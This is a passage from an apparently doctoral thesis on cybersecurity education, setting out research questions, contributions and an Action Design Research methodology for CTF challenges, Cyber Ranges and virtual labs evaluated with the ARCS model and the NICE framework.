⁵https://www.nist.gov/system/files/documents/2018/02/13/cyber_ranges.pdf

meaning the integration between CTF challenges, Cyber Ranges and virtual labs.

The importance of **scenario design** and its role in the development of **realistic cybersecurity exercises** to provide a strong learning impact should be further investigated. The relationship between scenarios and learning outcomes has been identified in the past by other researchers (M. F. Thompson & Irvine, 2014). Security scenarios should be analyzed and evaluated in terms of the learning outcomes they provide and use educational frameworks to better address the academic curriculum. Therefore, a systematic approach should be created to extract learning outcomes from existing approaches that involve security scenarios. Educational frameworks in cybersecurity can help towards this direction and overcome the above research and technical challenges. In relation to the design of the scenario, Yamin et al. (Yamin, Katt, & Gkioulos, 2020a) proposed an initial taxonomy to classify the Cyber Ranges according to the details of the scenario. More specifically, Cyber Ranges should define the following: (i) the purpose of the scenario, (ii) the topology and the environment where the scenario takes place, (iii) a basic storyline that the trainees follow, (iv) the type of environment (static or dynamic), (v) the domain and the main topic, and (vi) the tools which will be used. Similarly, Chouliaras et al. (Chouliaras et al., 2021) provided a systematic survey of 10 Cyber Ranges. Other approaches propose using Cyber Ranges as a teaching tool to create realistic cybersecurity learning environments (Langner, Skopik, Furnell, & Quirchmayr, 2022; Larrucea & Molinuevo, 2020). Admittedly, more research should be done in this area, and towards the systematic design of Cybersecurity Learning Environments in general.

Another research topic that requires further investigation concerns the demanding task of deploying and configuring the software stack required to allow students to perform offensive and defensive cybersecurity operations. Therefore, numerous software components are required to be deployed, which requires a significant effort from educators and a lot of system resources. Cyber Ranges are especially very difficult to develop and to set up. On the other hand, CTF challenges are easier and simpler to prepare; however, Cyber Ranges involve virtual labs which could be more effective for the acquisition of technical experience since they involve services and digital systems that replicate the real

behavior. Therefore, it is not yet clear which is the best approach to integrate within academic courses due to the deployment effort required and the challenging learning curve for both educators and students (Chapman et al., 2014; Raj, Alangot, Prabhu, & Achuthan, 2016a; Russo, Costa, & Armando, 2020). Not only can the deployment be demanding, but virtual environments should host realistic scenarios along with the appropriate software stack.

In addition to the high complexity of the deployment, a challenging aspect concerns the **replication of real systems** and **performing cyberattacks** to reproduce relevant security incidents. Therefore, it is important to develop and maintain adversary emulations using information from past cyber incidents and to replicate cyber threats. The adversary emulation and cyberattacks will not only provide a realistic security scenario but will also generate security logs and other similar data. The scenarios should include defensive operations, namely **Defensive Cyberspace Operations (DCO)** which can provide a broader educational scope. However, this requires a digital environment that hosts and maintains a live and dynamic digital environment. The benefits of including adversary emulations are many, and the data generated by cyberattacks can then be used from **Blue Teams** and **Security Operations Center (SOC) analysts** to experiment with the relevant software stack (e.g., **Intrusion Detection Systems (IDS)** or **Security Information and Event Management (SIEM)** systems). However, technical challenges are many, and the system must be easy to deploy and maintain features such as replicability, portability, and scalability. Being able to revert the systems to the default and normal state and maintain balance in terms of the system resources is also a challenging research topic.

Last but not least, very few studies address the skills shortage with respect to address the skills shortage with respect to evaluation and assessment of Cybersecurity Learning Environment, as a feedback tool to further assist and enhanced cybersecurity scenario design. For example, the evaluation methods to investigate the learning outcomes in CTF challenges, Cyber Ranges or virtual labs have not been adequately investigated. A systematic approach using a methodology that can be applied to perform analysis and evaluation of the above approaches is very important. The evaluation methodology should consider existing **educational frameworks in cybersecurity** or other common

taxonomies to help educators evaluate and analyze the developed exercises. The evaluation results can provide potential improvements to the exercises to better meet their learning goals and an approach to align the virtual labs with **academic curriculum**.

1.2 Research Objectives

According to Section 1.1, this research is motivated by the following concepts that require further investigation such as (i) the potential benefits that gamification and GBL can provide in cybersecurity, (ii) the deployment of cybersecurity learning environments and the technical challenges they maintain, and (iii) the discovery or development of evaluation methods to extract learning outcomes and align hands-on labs with the academic curriculum. As a result, the research objectives of the thesis are represented by the following concepts (Table 1.1).

Table 1.1: Main concepts of this thesis.

Concept Area	Keywords and Relevant Concept
Concept Area 01	Learning Theories, Gamification, GBL, Constructivism, CTF challenges, ARCS Model
Concept Area 02	Cyber Ranges, CTF Challenges, Virtualization, Adversary Emulation, Security Auditing, Blue Teams
Concept Area 03	Evaluation Methodology, Learning Outcomes, Educational Frameworks, NICE

The first concept area refers to the **design principles**, gamification and GBL and how to use them to engage students in technical concepts of cybersecurity and IT. The second concept focuses on the **deployment and integration** and specifically on the technical features that need to be integrated to host realistic cybersecurity scenarios. Finally, the third concept regards the **analysis and evaluation** of CTF platforms and the methodological approaches that can be used to systematically design and evaluate CTF challenges, Cyber Ranges or virtual labs. The research questions (RQ) below define the scope of this thesis and each of the three main concept areas.

1.2.1 Concept Area 01 - Design Principles: Gamification and GBL

It would be important to first investigate the differences between gamification, GBL and the learning impact they can have on cybersecurity. Furthermore, the correlation of gamification and GBL with the learning theory of constructivism should be investigated. In this regard, the following research question was formulated.

- ***RQ1: What are the differences between gamification and GBL, and how do they relate to constructivism, particularly in the cybersecurity area?*** This question is examined in Section 3.1. The benefits of gamification and GBL approaches in cybersecurity should be further investigated. This thesis investigates approaches that involve serious games, tabletops, computer games, **Alternate Reality Games (ARG)**, and escape rooms in cybersecurity. Furthermore, CTF challenges and other approaches were investigated to determine their relation with gamification and to define the differences from GBL.

Taking into account that gamification has shown great results in the past, the importance of conducting research on GBL methods was considered important to investigate their learning impact. Gamification and GBL can provide hands-on lab experiences using high immersion and other elements. However, the learning impact of GBL and the acceptance from students should be further investigated. Therefore, and to use GBL within the classroom, an instructional design should be applied and research on how computer games can provide fundamental skills and experience in cybersecurity topics should be done. The following research questions are related to the usage of **Digital Game-Based Learning (DGBL)** in cybersecurity education and learning.

- ***RQ2: Can Digital Game-Based Learning (DGBL) introduce students to fundamental cybersecurity topics?*** To answer this question, research and experiment were carried out using a computer game and the **ARCS model (Keller 1983)** as a motivational design to design the process and get feedback from students (**Section 3.1**). The experiment included game scenarios that invite players to engage

in offensive cybersecurity operations. During and after the experiment, the features and context provided by the computer game were compared with realistic security software tools and scenarios. The following RQ was also formed to identify the acceptance and learning impact of GBL on students.

- ***RQ3: What is the acceptance of DGBL by students as a learning tool in cybersecurity?*** A questionnaire was distributed to the participants to define the motivation levels (using the ARCS model). The ARCS model was used to identify adequate metrics, while additional metrics were considered as an indicator for retrieving information related to (i) perceived learning, (ii) relation to the real-world context, and (iii) capability to address other IT topics.

In contrast to GBL, a matter of great importance is to identify how gamification motivates students to engage in cybersecurity. Cybersecurity is a complex topic that combines many technical concepts and generally requires technical experience in IT. The applicability of existing CTF challenges and virtual labs inside the classroom should be further investigated. Therefore, the following research questions refer to gamification and how to enable CTF challenges in academic courses.

- ***RQ4: Is it possible for existing CTF challenges or virtual labs to be applied within academic courses?*** This research question is addressed in Section 3.3 by extracting empirical data and results that provide information on the benefits of using gamification and CTF challenges within the classroom.
- ***RQ5: How gamification motivates students to engage in cybersecurity?*** As shown in Section 3.3, an existing subset of cybersecurity scenarios was deployed within the classroom in the form of virtual labs in conjunction with a CTF platform. Six virtual labs were investigated in a 5-week lab experiment to design and investigate the learning methodology using CTF challenges. During the courses, students were invited to solve the challenges in real-time inside the classroom. The courses were followed by a CTF competition to further engage the students in

the learning process. During and after the experiment, the behavior and response of the students was researched. Using the ARCS model, which was tested in the previous study in Section 3.1, the evaluation methodology for the experiment was extended using a qualitative observation matrix (see Section 3.3.4 for details).

1.2.2 Concept Area 02 - Deployment and Integration

The technical challenges of deploying cybersecurity learning environments are many. For example, deploying CTF Challenges, Cyber Ranges or virtual labs is a complex and time-consuming task, while the software stack required to conduct offensive and defensive cybersecurity operations within the Cyber Range can be difficult. With respect to the above, virtualization technologies can be used to simulate digital environments; however, the deployment of Cyber Ranges and especially in terms of system resources. With respect to the above, additional research is required on the features and technologies of cybersecurity learning environments that are the most demanding. In addition, integration options should be considered to assist educators in the deployment and maintenance of the entire approach. In this regard, it should be noted that multiple services or software components can be integrated into a unified simulated digital environment. The following research questions are related to the aforementioned research challenges.

- ***RQ6: At what level can integration be used to deploy Cyber Ranges and the relevant software stack?*** This research question is addressed in Chapter 4, Section 4.1 where a Cyber Range is developed in conjunction with a CTF to engage students in **SOC operations** using a SIEM. The experiment involved students from the University of Regensburg and the Ionian University. The deployment was a collaborative effort between researchers from the two universities, and the research provided results on the use of CTF challenges in an integrated, unified digital environment. Integration options are also investigated in Section 4.3 where a benchmarking is performed to discover approaches that reduce the total overhead.
- ***RQ7: What kind of software stack is required to address secu-***

urity policies from a technical perspective within simulated digital environments? Section 4.2 presents the deployment of a software stack responsible for providing cybersecurity certification. The integration to Cyber Ranges is investigated and details of the importance of maintaining log retrieval and log analysis are given to allow participants to familiarize with security events. The approach shows that certification processes and regulations can be technically enforced in an effort to present theoretical aspects in a technical way.

- ***RQ8: How to reduce the performance overhead required by cybersecurity learning environments, improving scalability and portability?*** These aspects have been extensively researched in Section 4.3. The benchmarks provide information on the total performance overhead when maintaining multiple virtual machines and propose the usage of containerization technologies (e.g., Docker, LXC) to provide Cyber Ranges that require less system resources. Furthermore, the deployment proposes to deploy KALI Linux using LXC containers, instead of separate virtual machines, and provide to the students a personalized virtual environment to engage with. Maintaining cybersecurity learning environments as an easy-to-deploy, update and scale Cyber Range is the main outcome of this effort.
- ***RQ9: Can a method be used to simulate cyberattacks to trigger security events and provide security logs within the deployment?*** This is investigated in Section 4.4 where adversary emulation is proposed as a method to perform cyberattacks within cybersecurity learning environments. It is also shown that a detailed documentation of cyberattacks will create a better analysis and understand the behavior of the cyberattack. Therefore, a framework to document and emulate cyberattacks according to the MITRE ATT&CK framework is given..

1.2.3 Concept Area 03 - Analysis and Evaluation

Given the large number of CTF challenges and platforms that exist nowadays, it seems necessary to investigate the significant differences between CTF platforms and to understand the learning topics of the CTF challenges. For identi-

fying the learning outcomes of CTF challenges, virtual labs, Cyber Ranges and security scenarios overall, it is important to create a systematic approach that will evaluate and redesign security scenarios.

- ***RQ10: Which are the significant differences between the state-of-the-art CTF platforms?*** This research question is addressed in Section 5.1 where a comprehensive evaluation and comparison are made among a number of CTF platforms are given. More specifically, four of the most popular open-source CTF platforms are evaluated considering seven different evaluation criteria.
- ***RQ11: Is it possible to provide a systematic method that identifies the learning outcomes according to educational frameworks?*** Section 5.2 provides a systematic approach to design and evaluate cybersecurity scenarios according to the NICE framework⁶. Educational frameworks can assist the design and the evaluation of CTF challenges, Cyber Ranges or virtual labs and guide the design approach to better address the learning goals. Similarly, the developed evaluation methodology is applied to address RQ12.
- ***RQ12: Could they be a systematic approach to extract the learning outcomes of CTF challenges?*** This RQ is addressed in Section 5.3 where the evaluation results present technical details of the CTF challenges with the help of the NICE framework and common threat and vulnerability taxonomies. The evaluation provides extensive details and validates that the CTF challenges meet their purpose and learning goals.

1.3 Contribution

This thesis was completed with a number of novel research results. The research contribution can be summarized at the theoretical, methodological, and technical level. Part of the research was published in academic journals and conferences, and part of the publications are included in this dissertation. The

⁶<https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-181.pdf>

contribution of the dissertation and the research is summarized in Table 1.2 and Table 1.3. The tables present the research contribution per chapter and the relevant research paper.

Table 1.2: Research contributions (part 1 of 2).

Chapter 1 and Chapter 2	
Research Contribution	Research Papers
✓Investigation on the existing cybersecurity hands-on labs, and the potential issues that the existing approaches try to solve (Sections 1.1, and 2.1).	✓ Karagiannis, S. , Papaioannou, T., Magkos, E., Tsohou, A. (2020, November). Game-Based Information Security/Privacy Education and Awareness: Theory and Practice. In European, Mediterranean, and Middle Eastern Conference on Information Systems (pp. 509-525). Springer, Cham.
✓Open questions regarding the applicability of learning theories and the deployment of cybersecurity learning environments are identified (Sections 1.1, 2.1, 3.1).	
Chapter 3	
✓The benefits of using GBL to teach fundamental concepts to students are investigated (Section 3.2).	✓ Karagiannis, S. , Papaioannou, T., Magkos, E., Tsohou, A. (2020, November). Game-Based Information Security/Privacy Education and Awareness: Theory and Practice. In European, Mediterranean, and Middle Eastern Conference on Information Systems (pp. 509-525). Springer, Cham.
✓Research results from the evaluation of Digital Game-Based Learning (DGBL) using a commercial computer game (Section 3.2).	
✓The ARCS model is tested for evaluating the approach and an extensive rubric to extract the acceptance and other constructs from the students (Section 3.3).	✓ Karagiannis, S. , & Magkos, E. (2021). Engaging students in basic cybersecurity concepts using digital game-based learning: computer games as virtual learning environments. In Advances in Core Computer Science-Based Technologies (pp. 55-81). Springer, Cham.
✓Use of CTF challenges, as part of an engaging cybersecurity learning experience for enhancing skills and knowledge acquirement of undergraduate students in academic programs (Section 3.3).	✓ Karagiannis, S. , & Magkos, E. (2020). Adapting CTF challenges into virtual cybersecurity learning environments. Information & Computer Security.
✓Integration and alignment of the ARCS model in combination with the learning theory of constructivism. Use CTF challenges in topics other than cybersecurity (Section 3.3).	

Table 1.3: Research contributions (part 2 of 2).

Chapter 4	
Research Contribution	Research Papers
✓Examine the integration capabilities of digital twins, CTF challenges and Cyber Ranges (Section 4.1).	✓Vielberth, M., Glas, M., Dietz, M., Karagiannis, S. , Magkos, E., & Pernul, G. (2021, July). A digital twin-based cyber range for SOC analysts. In IFIP Annual Conference on Data and Applications Security and Privacy (pp. 293-311). Springer, Cham.
✓Integrate an extensive empirical user study using the ARCS model to other similar deployments such as Cyber Ranges (Section 4.1).	✓ Karagiannis, S. , Manso, M., Magkos, E., Ribeiro, L. L., & Campos, L. (2021, July). Automated and On-Demand Cybersecurity Certification. In 2021 IEEE International Conference on Cyber Security and Resilience (CSR) (pp. 174-179). IEEE.
✓A flexible, easy to deploy and portable platform for cybersecurity educators to create and manage virtual labs, both for training offensive and defensive security (Sections 4.2 and 4.3).	✓ Karagiannis, S. , Ntantogian, C., Magkos, E., Ribeiro, L. L., & Campos, L. (2021). PocketCTF: A Fully Featured Approach for Hosting Portable Attack and Defense Cybersecurity Exercises. <i>Information</i> , 12(8), 318.
✓The deployment of complex cybersecurity scenarios without introducing performance overhead is proposed (Section 4.3).	✓ Karagiannis, S. , Tokatlis, A., Pelekis, S., Kontoulis, M., Doukas, G., Ntanos, C., & Magkos, E. (2021, November). A-DEMO: ATT&CK Documentation, Emulation and Mitigation Operations: Deploying and Documenting Realistic Cyberattack Scenarios-A Rootkit Case Study. In 25th Pan-Hellenic Conference on Informatics (pp. 328-333).
✓A framework to maintain a comprehensive documentation and emulation of cyberattacks in a standardized format leveraging MITRE ATT&CK (Section 4.4).	
✓A proof-of-concept of the A-DEMO, emulating a r77 rootkit (Section 4.4).	
Chapter 5	
✓Evaluation results of four open-source CTF platforms, using both a systematic comparative study and an experimental study based on one-on-one interviews (Section 5.1).	✓ Karagiannis, S. , Maragos-Belmpas, E., & Magkos, E. (2020, September). An analysis and evaluation of open source capture the flag platforms as cybersecurity e-learning tools. In IFIP World Conference on Information Security Education (pp. 61-77). Springer, Cham.
✓A Cyber Range using an educational framework to define the learning outcomes in the design phase is presented (Section 5.2).	✓ Karagiannis, S. , Karavaras, E., Karnavas, A., Magkos, E., Ntantogian, C., & Nikiforos, M. N. (2022 - Submitted for Review). Towards NICE-by-Design Cybersecurity Learning Environments: A Cyber Range for SOC Teams. <i>Journal of Information Security and Applications</i>
✓Present the benefits of using a systematic evaluation methodology to determine the learning outcomes from existing CTF challenges (Section 5.2, 5.3).	✓ Karagiannis, S. , Magkos, E., Chalavazis, G., & Nikiforos, M. N. (2022 - Accepted). Analysis and Evaluation of Capture The Flag Challenges in Secure Mobile Application Development. <i>International Journal on Integrating Technology in Education (IJITE)</i>
✓A systematic evaluation approach to determine the learning outcomes from CTF challenges (Section 5.2, 5.3).	

Theoretical Contribution. The utilization of learning environments to provide gamified approaches allowed us to interpret the empirical data to address the various aspects and concepts of the research. By deploying the developed artifacts, it was validated that students should construct their knowledge (constructivism) and get involved in hands-on practice to familiarize and engage with the learning process in technical concepts. Self-directed learning in a cybersecurity learning environment provides the opportunity and sufficient time for students to experiment and engage with the learning topics. It was considered very important to involve social interaction between trainees and also with educators to validate learning experiences and increase interaction between trainees. Not only that, social constructivism as a learning theory is considered as a very important theoretical background that applies to the various roles needed on cybersecurity approaches. The knowledge constructed from social interaction is also important to better understand other technical IT topics related to cybersecurity scenarios. In terms of gamification and GBL, the contributions of both approaches recommend maintaining a balance between fun and learning, which proved to be a great challenge. Finally, the research provides an opportunity to materialize the theoretical basis of the research and recursively provide the theoretical contribution that validates the selected learning theories and opens the discussion for further theoretical analysis.

Methodological Contribution. In terms of the methodological contribution, this research contributes primarily by suggesting new ways for educators to design, deploy, and evaluate cybersecurity learning environments. Furthermore, the methodological contribution regards the activation of the ARCS model as a motivational design and as a means to extract experimental results. In this regard, the ARCS model is enhanced with the design parameters of perceived learning, the relation to real-world challenges, and the technical relevance to other IT topics to investigate the learning impact of research deployments. The results of the research can provide a better methodology to design and develop gamified and GBL approaches in cybersecurity. Last but not least, the research contributes to the methodological steps of Action Design Research (ADR) using a complete four-stage ADR cycle. More specifically, the research provides a clear understanding and alignment of the ADR principles and is completely in agreement with the methodological steps of this research.

Technical Contribution. This research presents that to develop and deploy cybersecurity learning environments, various design characteristics should be considered and technical challenges to overcome. Furthermore, the research suggests new capabilities for educators to use virtual and digital environments for cybersecurity education and learning. Integration of the software stack involves the capability to execute realistic cybersecurity scenarios and to use CTF challenges and Cyber Ranges. Educational materials and curriculum must be integrated into the deployments and learning outcomes to guide the design of the scenarios.

1.4 Research Methodology

The methodological basis used for this research was based on **Action Design Research (ADR)** (Sein, Henfridsson, Purao, Rossi, & Lindgren, 2011). Before ADR, it is important to first describe the methodology of **Design Research (DR)**. A design theory provides “*explicit prescriptions (e.g. methods, techniques, principles of form and function) for constructing an artifact*” (D. Jones, Gregor, et al., 2006) by defining and combining a set of prescriptive statements to guide its efficient and feasible design (Giessmann & Legner, 2016; Walls, Widmeyer, & El Sawy, 1992). DR is used to solve problems related to the usage of new technologies for teaching and learning, or to argue for the need to help learners prepare for skills that are increasingly needed in the future. The intended type of learning cannot usually be directly observed; therefore, new settings must be conceived in which the intended learning processes must be researched and improved (Bakker, 2018).

Design Research in education helps to investigate new educational materials, including software tools, and learning activities, among others. Therefore, in education, it is generally mentioned as educational Design Research, which is a combination between scientific investigation and systematic development and implementation of solutions to educational problems (McKenney & Reeves, 2014). The addition of the adjective “educational” is optional and helps to distinguish the concept of DR in **Human-Computer Interaction (HCI)**, industrial engineering, architecture, and similar disciplines. The term “design” is also used to describe abstract entities, and in education, not only

are educational materials such as educational tasks but also computer tools, or learning environments that should be developed or deployed, The design can also describe how students or teachers are expected to communicate.

Another important research methodology that concerns social sciences is the Action Research. Action Research (AR) is based on the systematic process that teachers undertake as researchers of their own practice. Therefore, Action Research in education focuses on solving a practical problem and aims to produce practical guidelines (Bradbury, 2015). This important consideration was identified by Sein et al., 2011 and in their research they managed to combine DR and Action Research to a consistent research methodology called ADR (Sein et al., 2011; Mullarkey & Hevner, 2019). It is important to mention that an update on the ADR methodology was recently proposed (Mullarkey & Hevner, 2019). In their study, the researchers further explain and propose an elaborated version of the ADR, namely e-ADR (Figure 1.1), using a four-stage iteration of the ADR cycles.




Figure 1.1: The e-ADR cycles.

The e-ADR research methodology was followed as an extension of what was previously written. More specifically, the four-stage ADR elaboration was proposed to provide clear pathways of forward progress and feedback loops, as required by the emerging project. The intervention cycle (Figure 1.1) consists of the Problem Formulation/ Action Planning (P), Artifact Creation (A), Evaluation (E), Reflection (R), and Formalization of Learning (L).

The ADR was based on virtual labs, CTF challenges, Cyber Ranges and other digital artifacts created during this research to investigate the learning impact




Figure 1.2: ADR: Stages and Principles.

of the aforementioned approaches in relation to the learning theory of constructivism. The evaluation methodology for the lab experiments was based mainly on the motivational model of Attention, Relevance, Confidence and Satisfaction (ARCS model) enriched with the learning impact extracted from the deployed cybersecurity exercises. The research used virtualization technologies to provide CTF-like virtual learning environments, to develop Cyber Ranges and to investigate the learning impact according to educational frameworks. Therefore, the main goal of DR is to find a set of tools, materials, tasks, organizational structures, and other activities that help initiate the learning

process. This set of tools or methods is the intervention and the final product of the design and development. More specifically, Mintrop (2016) characterized the design as follows: “An intervention design consists of a sequence of activities that together or in combination intervene in existing knowledge, beliefs, dispositions, or routines to prompt new learning that leads to new practices” (Mintrop & Charles, 2017). According to the initial proposal for this research method, the researchers present the steps (Figure 1.2), which include the following: (i) formulation of problems, (ii) construction, intervention and evaluation, (iii) reflection and learning, and (iv) formalization of learning. The stages and related principles are explained below (Sein et al., 2011).

ADR Stage 01 - Problem Formulation: The research problem is perceived by the practitioners and provides the motivation to formulate the research effort and the opportunity to create academic knowledge. Therefore, it may include an initial empirical investigation of the problem.

Table 1.4: Problem formulation.

Problem	Proposed Approach
Cybersecurity is usually theoretical.	Include realistic security scenarios in replicated digital environments.
Students lack of technical background in IT.	Cybersecurity could be the motivation and the security scenarios a basis for providing technical exercises in the IT.
Gamification is not as engaging as GBL.	Gamification can be enhanced using storytelling elements and engaging environment to achieve the engagement levels of GBL.
Security labs are resourceful and complex to deploy.	Virtualization and topology automation should assist and ease the deployment.
Defensive tasks are not presented.	The scenarios should be designed to directly address the defensive actions and deploy the related software stack.
Cybersecurity exercises are not realistic enough.	Realistic adversary emulations should be deployed in the replicated environments.
Learning impact from laboratories is not always defined.	Educational frameworks can assist the design of the security scenarios.

The principles apply to Stage 1 - Problem Formulation where the following were identified: (i) students lack technical skills in IT, (ii) learning outcomes of CTF are not clear, (iii) Cyber Ranges should involve scenarios that are realistic, (iv) cybersecurity learning environment must be easy to deploy, and (v) students must construct their knowledge and interact with each other (social constructivism). The entailed principles at this stage are as follows.

- **Principle 1: Practice-Inspired Research** Seeks topic-related prob-

lems that include opportunities for knowledge creation at the intersection of the technological domain to generate knowledge that can be applied to a class of problems. The investigated problems are emphasized as opportunities for knowledge creation.

- **Principle 2: Theory-Ingrained Artifact.** Emphasize that the ensemble artifacts created and evaluated via ADR are informed by theories to reach a level of generalization.

According to Table 1.5, the two principles for the formulation of the problem were identified, and the results included the recognition that existing cybersecurity approaches do not provide the fundamental technical background and are primarily aimed at participants with some technical background.

Table 1.5: Stage 1 - Problem formulation and principles.

	Stage 1: Problem Formulation	Outcomes
Principle 1	Research was driven by the need for providing technical concepts in cybersecurity and to engage students in fundamental technical concepts in IT.	Recognition: Existing approaches recognized lacking the relation to fundamental technical background and to use gamification elements other than scoreboards.
Principle 2	Constructivism is used as a beneficial learning theory and gamification as a motivational aspect. The impact of gamification and GBL is investigated.	

ADR Stage 02: Building, Intervention, and Evaluation (BIE). The IT artifact is initially designed and is further shaped by the use of the organization and subsequent design cycles. It is a continuous and iterative process and interweaves the development of the artifact, involving intervention and evaluation. The design principles are articulated for the class of systems. Depending on the innovation, there are two end points for the design continuum. This stage includes the following: (i) development of the IT artifact, (ii) intervention and evaluation, (iii) assess the need for additional cycles, repeat: A CTF platform was used, integration with the security software was required to carry out the exercises, offensive operations were executed and automated, the ARCS model was used for evaluation and the NICE framework was used to extract learning outcomes and fit the curriculum.

Table 1.6: Building, Intervention, and Evaluation (BIE).

Design Elements	Proposed Approach
Include fundamental technical concepts on IT in general.	The scenarios should scale in difficulty.
Maintain gamification elements.	Include scoreboards, story-telling elements, extensive rewarding system, maintain live events, integrate with Alternate Reality Game (ARG) elements.
Include self-learning attributes.	Maintain educational material to assist the learners.
Include storytelling elements.	Small stories should be integrated in various themes; however, without missing the main learning goal. It is important to give to the learner an active role that relates to the story.
Deploy existing scenarios.	Use MITRE ATT&CK or CAPEC, and other open threat and vulnerability taxonomies to get ideas and deploy realistic scenarios.
Execute cyberattacks.	In order to have a live and realistic environment, a set of cyberattack execution should be maintained.
Use scoreboards to check the progress of participants.	Scoreboards can be used not only as rewarding system, but also to track the progress and get statistics from the learning process.
Relate to other IT topics.	Present instructional material, small exercises and sub-tasks for learners to engage more to the technical topics of IT.
Use CTF as cybersecurity learning environments.	Existing approaches can be integrated with Cyber Ranges to provide a complete bundle of learning experiences.
Use immersive digital environments.	Enable multimedia, rich graphics and visuals, pictures, sound and music to engage the learners.

The following principles apply to Stage 2 - Building, Intervention, and Evaluation (BIE):

- **Principle 3: Reciprocal Shaping.** The artifact and the organization shape each other, which means that the artifact influences the methods used in the academic courses. The influence and relationship between the IT artifact and the organizational context is significant, since the learning experience is transformed. Recursive cycles of decisions are imported to refine the details in each learning domain.
- **Principle 4: Mutually Influential Roles.** Practitioners and researchers influence each other during the experiments and on the design approach. The importance of mutual learning among different project participants is achieved by the interactivity elements of the approach.
- **Principle 5: Authentic and Concurrent Evaluation.** Evaluation

